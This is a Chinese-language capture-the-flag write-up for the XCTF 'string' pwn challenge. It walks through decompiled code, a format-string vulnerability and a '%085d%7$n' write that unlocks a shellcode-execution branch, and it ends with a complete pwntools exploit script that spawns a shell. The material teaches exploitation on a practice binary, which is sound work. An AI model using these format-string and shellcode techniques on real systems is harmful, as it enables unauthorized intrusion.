攻防世界String Writeup

原创

zybn 于 2020-03-04 10:53:33 发布

分类专栏： pwn学习 文章标签： python 字符串


这道题暂且认为是攻防世界pwn新手区比较难的一道题，而难点主要在于读懂题目，读懂后就比较简单了。
查看程序的防御机制，发现除了PIE全开。从题目string可猜测，应该是个格式化字符串的漏洞。可以在Linux中先将程序跑一遍，对程序的流程和分支有个大概了解，本题是个简单的D&D类型的游戏题目。
用ida对程序进行分析，顺着程序的流程走，可以看到在sub_400BB9中有printf(&format, &format)语句，存在格式化字符串漏洞。

```
if ( v1 == 1 )
{
  puts("A voice heard in your mind");
  puts("'Give me an address'");
  _isoc99_scanf("%ld", &v2);
  puts("And, you wish is:");
  _isoc99_scanf("%s", &format);
  puts("Your wish is");
  printf(&format, &format);
  puts("I hear it, I hear it....");
}
```

此外，在函数sub_400CA6中，可以发现巫师的分支有命令执行的语句，可以直接执行外部输入的命令。

```
if ( *a1 == a1[1] )
{
  puts("Wizard: I will help you! USE YOU SPELL");
  v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
  read(0, v1, 0x100uLL);
  ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
}
```

因此，本题的关键在于，如何利用格式化字符串漏洞，让程序的控制流进入到命令执行语句；也就是说，进入sub_400CA6函数中，且满足*a == a1[1]的条件。
进入sub_400CA6函数较为简单，初始化人物时随便输一个名字，然后输入east进入下一个函数（这个判断有点迷，不明白为什么会先判断是不是east，比较成功了再与up比较）；输入一个地址（注意必须能转换为int型），然后就是格式化字符串漏洞的输入，之后就进到sub_400CA6中了。
然后就是a的问题，可以发现a来源于main函数中的v4，v4是强制转换位int64后的v3，*v3是68，v3[1]是85，而且main函数会把v4的值打印出来，不需要再去找。
用gdb调试程序，在printf下断点，输入%x测试一下，发现输出是这样的。



由于是64位程序，泄露出来的地址分别是rsi, rdx, rcx, r8, r9, rsp+8, rsp+16等等。在地址输入时，我输入的是24（0x18），也就rsp+16的位置，这个位置是格式化字符串的第7个参数（也是printf的第8个参数）。由于v3的地址程序会给出，如果在这里输入之前接收到的v3 地址（也就是secret[0]），然后就可以用格式化字符串修改v3指向的值（*v3）。因此可以得出，payload的关键部分如下：

```
sh.recvuntil('\'Give me an address\'')
sh.sendline(str(v3_addr))

sh.recvuntil('you wish is:')
payload = '%085d' + '%7$n'
sh.sendline(payload)
```

将*v3改成85后，再利用pwntools自带的shellcraft工具，生成amd64架构下的shellcode，就可以获取shell了，完整的利用脚本如下。

```
from pwn import *
sh = process('./string1')
#sh = remote('111.198.29.45',33978)
context.log_level = 'debug'

sh.recvuntil('secret[0] is ')
v3_addr = int(sh.recv(7),16)

sh.recvuntil('name be:')
sh.sendline('zzz')
sh.recvuntil('east or up?:')
sh.sendline('east')
sh.recvuntil('leave(0)?:')
sh.sendline('1')

sh.recvuntil('\'Give me an address\'')
sh.sendline(str(v3_addr))

sh.recvuntil('you wish is:')
payload = '%085d' + '%7$n'
sh.sendline(payload)

sh.recvuntil('I will help you! USE YOU SPELL')
sh.sendline(asm(shellcraft.amd64.linux.sh(),arch="amd64"))
sh.interactive()
```